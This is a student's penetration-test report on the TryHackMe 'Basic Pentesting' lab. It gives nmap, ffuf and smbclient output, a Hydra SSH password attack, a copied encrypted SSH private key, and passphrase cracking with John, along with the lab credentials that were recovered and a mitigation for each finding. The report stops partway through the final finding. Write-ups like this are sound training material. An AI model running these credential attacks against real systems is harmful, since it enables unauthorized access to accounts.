
TryHackMe Basic Pentesting Penetration Test Report

Target: 10.49.184.201

Prepared by
Hariprasath S K

Batch: August G4

Date: 20 August 2026

CONFIDENTIAL — Authorized TryHackMe training-lab assessment

Table of Contents

S.No	Title	Page No
1	1. Introduction	4
2	2. Target / Machine Information	5
3	3. Attack Vectors and Findings	6
	3.1 Web Directory Listing & Sensitive Dev Notes	6
	3.2 Anonymous SMB Share Exposure	8
	3.3 Weak SSH Credentials	9
	3.4 Exposed SSH Private Key & Weak Passphrase	10
	3.5 Plaintext Password Backup	12
4	4. TryHackMe Completion Evidence	13
5	5. References	15
6	6. Resources Used	16

List of Figures

Fig No	Name	Page No
1	ffuf directory enumeration revealing /development	6
2	Nmap service discovery on 10.49.184.201	5
3	Directory listing exposed at /development/	7
4	Development notes disclosing Apache, SMB and Struts details	7
5	Developer message revealing weak credentials for user J	7
6	Anonymous SMB access and retrieval of staff.txt	8
7	Hydra identifies valid SSH credentials jan / armando	9
8	Authenticated SSH session as jan and discovery of user kay	9
9	Kay's exposed private SSH key readable from jan's account	10
10	SSH key passphrase cracked and session established as kay	11
11	Final password recovered from plaintext backup file pass.bak	12
12	TryHackMe answer verification: initial access questions	13
13	TryHackMe answer verification: lateral access and final password	14

1. Introduction

This report documents an authorized penetration test performed in the TryHackMe “Basic Pentesting” training room. The target was an intentionally vulnerable lab machine assigned the private address 10.49.184.201. Testing remained strictly within the user-provided TryHackMe environment and was conducted for educational purposes.

The assessment followed a practical attack path: enumerate exposed network services, discover hidden web content, inspect information disclosures, access a misconfigured SMB share, identify a username, test password strength against SSH, examine local user separation, recover an exposed SSH private key, crack its weak passphrase, and retrieve the final password from an insecure backup file.

Each attack vector includes a CVSS v3.1 score, impact statement, evidence-based reproduction steps, and mitigation guidance. The supplied screenshots are preserved as figures, while the two answer-page screenshots provide final completion verification.

Assessment Scope

- Authorized TryHackMe Basic Pentesting lab only
- Target host: 10.49.184.201
- Assessment date: 20 August 2026
- Assessment style: black-box enumeration followed by credential-based access
- No systems outside the assigned training target were tested

Authorization note: TryHackMe rooms are purpose-built cybersecurity labs. The techniques and recovered credentials in this report apply only to the assigned lab instance and should not be used against systems without explicit written authorization.

2. Target / Machine Information

Platform	TryHackMe — Basic Pentesting room
Target IP	10.49.184.201
Operating system	Ubuntu Linux (20.04.6 LTS shown after login)
Assessment date	20 August 2026
Tester	Hariprasath S K — Batch: August G4
Open services	22/SSH, 80/HTTP, 139/NetBIOS-SSN, 445/SMB, 8009/AJP13, 8080/HTTP proxy
Web server	Apache/2.4.41 (Ubuntu)
Discovered users	jan and kay
Assessment type	Authorized educational lab / black-box to authenticated

Port and Service Enumeration

A TCP connect scan identified six exposed services. SSH on port 22 and SMB on ports 139/445 became the principal entry points. HTTP on port 80 exposed the Apache site and a hidden development directory; AJP13 and the secondary HTTP service increased the externally reachable attack surface.

```
A ~ > nmap 10.49.184.201
Starting Nmap 7.991 ( https://nmap.org ) at 2026-08-20 09:37 +0530
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 6.73% done; ETC: 09:37 (0:00:19 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 5.63% done; ETC: 09:37 (0:00:17 remaining)
Nmap scan report for 10.49.184.201
Host is up (0.11s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
8009/tcp   open  ajp13
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 40.69 seconds
```

Figure 2: Nmap service discovery on 10.49.184.201

3. Attack Vectors and Findings

The five findings below are presented in attack-path order. Severity reflects CVSS v3.1 base scoring for the lab configuration and the demonstrated impact.

Ref	Finding	Severity	CVSS
3.1	Web directory listing & sensitive dev notes	Medium	5.3
3.2	Anonymous SMB share exposure	High	7.5
3.3	Weak SSH credentials	Critical	9.8
3.4	Exposed SSH private key & weak passphrase	High	7.8
3.5	Plaintext password backup	Medium	5.5

3.1 Web Directory Listing & Sensitive Dev Notes

Classification: CWE-548 / CWE-200

MEDIUM

CVSS 5.3


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Impact

The web server exposed a browsable /development/ directory containing dev.txt and j.txt. These files disclosed exact software details (Apache 2.4.41, SMB, Apache Struts 2.5.12), confirmed active development activity, and revealed that user J had a weak password. This intelligence directly enabled username discovery and targeted credential attacks.

Steps to Reproduce

- Run ffuf against `http://10.49.184.201/FUZZ` with a directory wordlist; observe the 301 response for development.



```
A ~ > ffuf -w /usr/share/wordlists/directory-enum.txt -u http://10.49.184.201/FUZZ

v2.1.0

:: Method      : GET
:: URL         : http://10.49.184.201/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/directory-enum.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 101ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 101ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 101ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 107ms]
# [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 101ms]
# Copyright 2007 James Fisher [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 101ms]
# on atleast 2 different hosts [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 106ms]
# [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 107ms]
# [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 107ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 106ms]
# [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 107ms]
# [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 106ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 106ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 107ms]
development [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 233ms]
```

Figure 1: ffuf directory enumeration revealing /development

3.1 Web Directory Listing & Sensitive Dev Notes (continued)

- Browse to <http://10.49.184.201/development/> and observe that directory indexing is enabled, exposing dev.txt and j.txt.




Figure 3: Directory listing exposed at /development/

- Open dev.txt to identify Apache Struts 2.5.12, SMB and Apache configuration details; open j.txt to obtain the weak-password warning for user J.




Figure 4: Development notes disclosing Apache, SMB and Struts details




Figure 5: Developer message revealing weak credentials for user J

Mitigation Steps

- Disable directory listing in Apache with Options -Indexes.
- Remove development notes, internal messages and backup artifacts from the web root.
- Do not publish precise software versions or operational details in client-accessible files.
- Patch Apache Struts and all exposed services; maintain a supported software inventory.
- Use authenticated collaboration systems rather than web-root text files for developer communication.

3.2 Anonymous SMB Share Exposure

Classification: CWE-306 / CWE-200

HIGH

CVSS 7.5


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Impact

The SMB service permitted unauthenticated access to the Anonymous share. An attacker could list and download staff.txt without credentials. The file disclosed the employee name Jan, linking the weak-password clue from j.txt to a concrete account and materially advancing the attack chain.

Steps to Reproduce

- Connect with smbclient //10.49.184.201/Anonymous and submit a blank password.
- List the share contents with ls, retrieve staff.txt with get staff.txt, and read it locally.
- Observe the message addressed to staff and the reference to Jan.



```
A ~ > smbclient //10.49.184.201/Anonymous
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\kangs]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0  Thu Apr 19 23:01:20 2018
..               D            0  Thu Apr 19 22:43:06 2018
staff.txt        N          173  Thu Apr 19 22:59:55 2018

14282840 blocks of size 1024. 6425484 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> exit
A ~ > cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
A ~ > |
```

Figure 6: Anonymous SMB access and retrieval of staff.txt

Mitigation Steps

- Disable guest and anonymous SMB access; require authenticated, least-privilege accounts.
- Remove sensitive staff information from public shares and review all share ACLs.
- Restrict TCP 139/445 to trusted administrative networks using host and network firewalls.
- Enable SMB signing where applicable and monitor anonymous access attempts.

3.3 Weak SSH Credentials

Classification: CWE-521 / CWE-307

CRITICAL

CVSS 9.8

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact

The SSH account jan used the weak password armando, which was recovered with a dictionary attack. The valid credential pair provided remote shell access to the host, disclosure of local users, and a foothold from which Kay’s private key could be obtained. A weak network-service password can therefore lead to complete compromise of the affected account and lateral movement.

Steps to Reproduce

- Use the username jan obtained from staff.txt.
- Run a controlled password audit against SSH with Hydra and the rockyou wordlist.
- Hydra reports the valid pair jan / armando; authenticate to SSH using those credentials.




Figure 7: Hydra identifies valid SSH credentials jan / armando




Figure 8: Authenticated SSH session as jan and discovery of user kay

Mitigation Steps

- Enforce long, unique passwords and reject known-compromised values.
- Prefer public-key authentication and disable SSH password authentication where operationally possible.
- Apply rate limiting, fail2ban and alerting for repeated authentication failures.
- Restrict SSH exposure by VPN, bastion host or source-IP allowlisting.

3.4 Exposed SSH Private Key & Weak Passphrase

Classification: CWE-732 / CWE-522

HIGH

CVSS 7.8

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Impact

From Jan's account, the contents of /home/kay and /home/kay/.ssh were accessible. Kay's encrypted id_rsa private key could be read and copied by another user. Its weak passphrase was then recovered with a wordlist, enabling authentication as Kay. Improper file permissions combined with a weak key passphrase defeated account isolation and enabled lateral movement.

Steps to Reproduce

- From the jan shell, list /home and identify the second user kay.
- List /home/kay and /home/kay/.ssh; read or copy id_rsa.
- Convert the private key to a crackable hash using ssh2john.

```

Last login: Thu Aug 20 01:02:37 2026 from 192.168.170.186
jan@ip-10-49-184-201:~$ cd ..
jan@ip-10-49-184-201:/home$ cd kay
jan@ip-10-49-184-201:/home/kay$ ls -l
total 4
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
jan@ip-10-49-184-201:/home/kay$ ls -ls a
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Aug 20 00:06 ..
-rw-r--r-- 1 kay kay 789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessshst
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-49-184-201:/home/kay$ cd .ssh
jan@ip-10-49-184-201:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@ip-10-49-184-201:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65078B92C1F760E2FE75

IoMh/J8q2Pd56EZ23oAaJxLvhuSZ1erRr4QONGUAnKcRvg3+9vn6xcuipzUduUkLZ
o9dyIEJB4wUzTueBPsmB487RdFVKTOVQrVHTy1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRVjw/HR1GcXPY8B7nsA1e1PYzPZIH3Q0FIYLSPHYV79RC6516frkDSvxXzbdFX
AkAH+3T5FU49AEVKBjCZnLEBw31mxjv0LLXaQiaX5QfeXMacIQOUWCHATlpVxmN
LGBaG7cVXs1AmPieFLx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJcdnb/U+dRasU3oxqykLKU2dPseU7rLvPAqa6y+ogK/woTbnTrkRngKqLQxML
LIWZye4yrLETfc275hzVYh6FKLgtOfaly0bMqG1rM+eWVoX0rZPB1v8iyNTDdDE
3jRjgb0GLPs01hAWKIRxUPaEr18LcZ+0LY0bVw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYuLXnJpVhK6Ga75pe4ZVxfmMt0Ck4oK01aRGmQLFNwPaXJYV6HauUoVEXN7
bUpo+eLYVs5mo5tbpWdh10NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSAVFCJEC3cDgn5tVQUXfh6CJJRVrhdXVY
VqVjsot+CzF7mbWm5nFSPP10ndC6JmrUEUjE1bLzBcW6bX5s+b95eFeceWMeVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFck7RpvCRjsKywYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4d2DQekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKkb0+SfLgXBaHXb6k0ocMQAWIOxYJunPKN8bzzLQLJs1JrZXibhL
VaPeV7X25NaUyu5u4bgtFhb/f8aBkbeL4XLwR+4HxbotPjX6RVBYEPZ/kVi0q3S1
GpmHSRZon320x44h0PkcG66JdyHLS6B328uViI6Da6frYi0nA4TEjJTP05RpcSEK
QKIG65GICbpcWj1U4I9mEHZeHc0r2lyufZbnFYU9QcVo8+mS8X75se0Nz8auQL
4D14IXITq5saCHP4y/ntmz1A3Q0FNjZXaQdFK/hTAdhMQ5diGXNw3tbmD8wGveG
VfNSaExXezA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWk10CPHFLYuMoDeLqP/NIk
oSX1oJc8aZemI15RAH5qDCLT4k67wei9j/JQ6zLUt0vSnlono1iFdsM04nUnyJ3

```

Figure 9: Kay's exposed private SSH key readable from jan's account


Mitigation Steps

- Set home directories and .ssh directories to prevent access by unrelated users.
- Protect private keys with mode 600 and ownership limited to the intended account.
- Use strong, unique key passphrases and modern key types; rotate any exposed key immediately.
- Audit cross-user filesystem permissions and monitor access to private-key files.

3.4 Exposed SSH Private Key & Weak Passphrase (continued)

Passphrase Recovery and Lateral Access

John the Ripper loaded the extracted OpenSSH hash and recovered the key passphrase beeswax. After correcting the private-key permissions with chmod 600, the key authenticated successfully as kay. The screenshot preserves both the unsuccessful password prompts and the successful key-based session.



```

A ~ > vim id_rsa
A ~ > ssh2john id_rsa > id_rsa.txt
A ~ > john --wordlist=/wordlists/rockyou.txt id_rsa.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:02 DONE (2026-08-20 10:51) 0.3759g/s 5391Kp/s 5391Kc/s 5391Kc/s yara..*7iVamos!
Session completed
A ~ > ssh kay@10.49.184.201
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
kay@10.49.184.201's password:
Permission denied, please try again.
kay@10.49.184.201's password:
Permission denied, please try again.
kay@10.49.184.201's password:
kay@10.49.184.201: Permission denied (publickey,password).
A ~ > chmod 600 id_rsa
A ~ > ssh -i id_rsa kay@10.49.184.201
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Thu 20 Aug 2026 01:22:03 AM EDT

```

Figure 10: SSH key passphrase cracked and session established as kay

Additional Mitigation

- Do not reuse predictable words as key passphrases.
- Store high-value private keys in an SSH agent, hardware token or managed secrets platform.
- Configure centralized key inventory, expiration and revocation procedures.

3.5 Plaintext Password Backup

Classification: CWE-256 / CWE-312

MEDIUM	CVSS 5.5	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
--------	----------	--

Impact

Kay’s home directory contained pass.bak with a reusable password stored in plaintext: heresareallystrongpasswordthatfollowsthepasswordpolicy\$. Any process, backup operator, compromised account or attacker able to read the file can recover the secret immediately. A strong-looking password provides no protection when it is stored unencrypted.

Steps to Reproduce

- Authenticate as kay with the recovered SSH key and its passphrase.
- List the home directory and identify pass.bak.
- Read the backup file and observe the plaintext password.

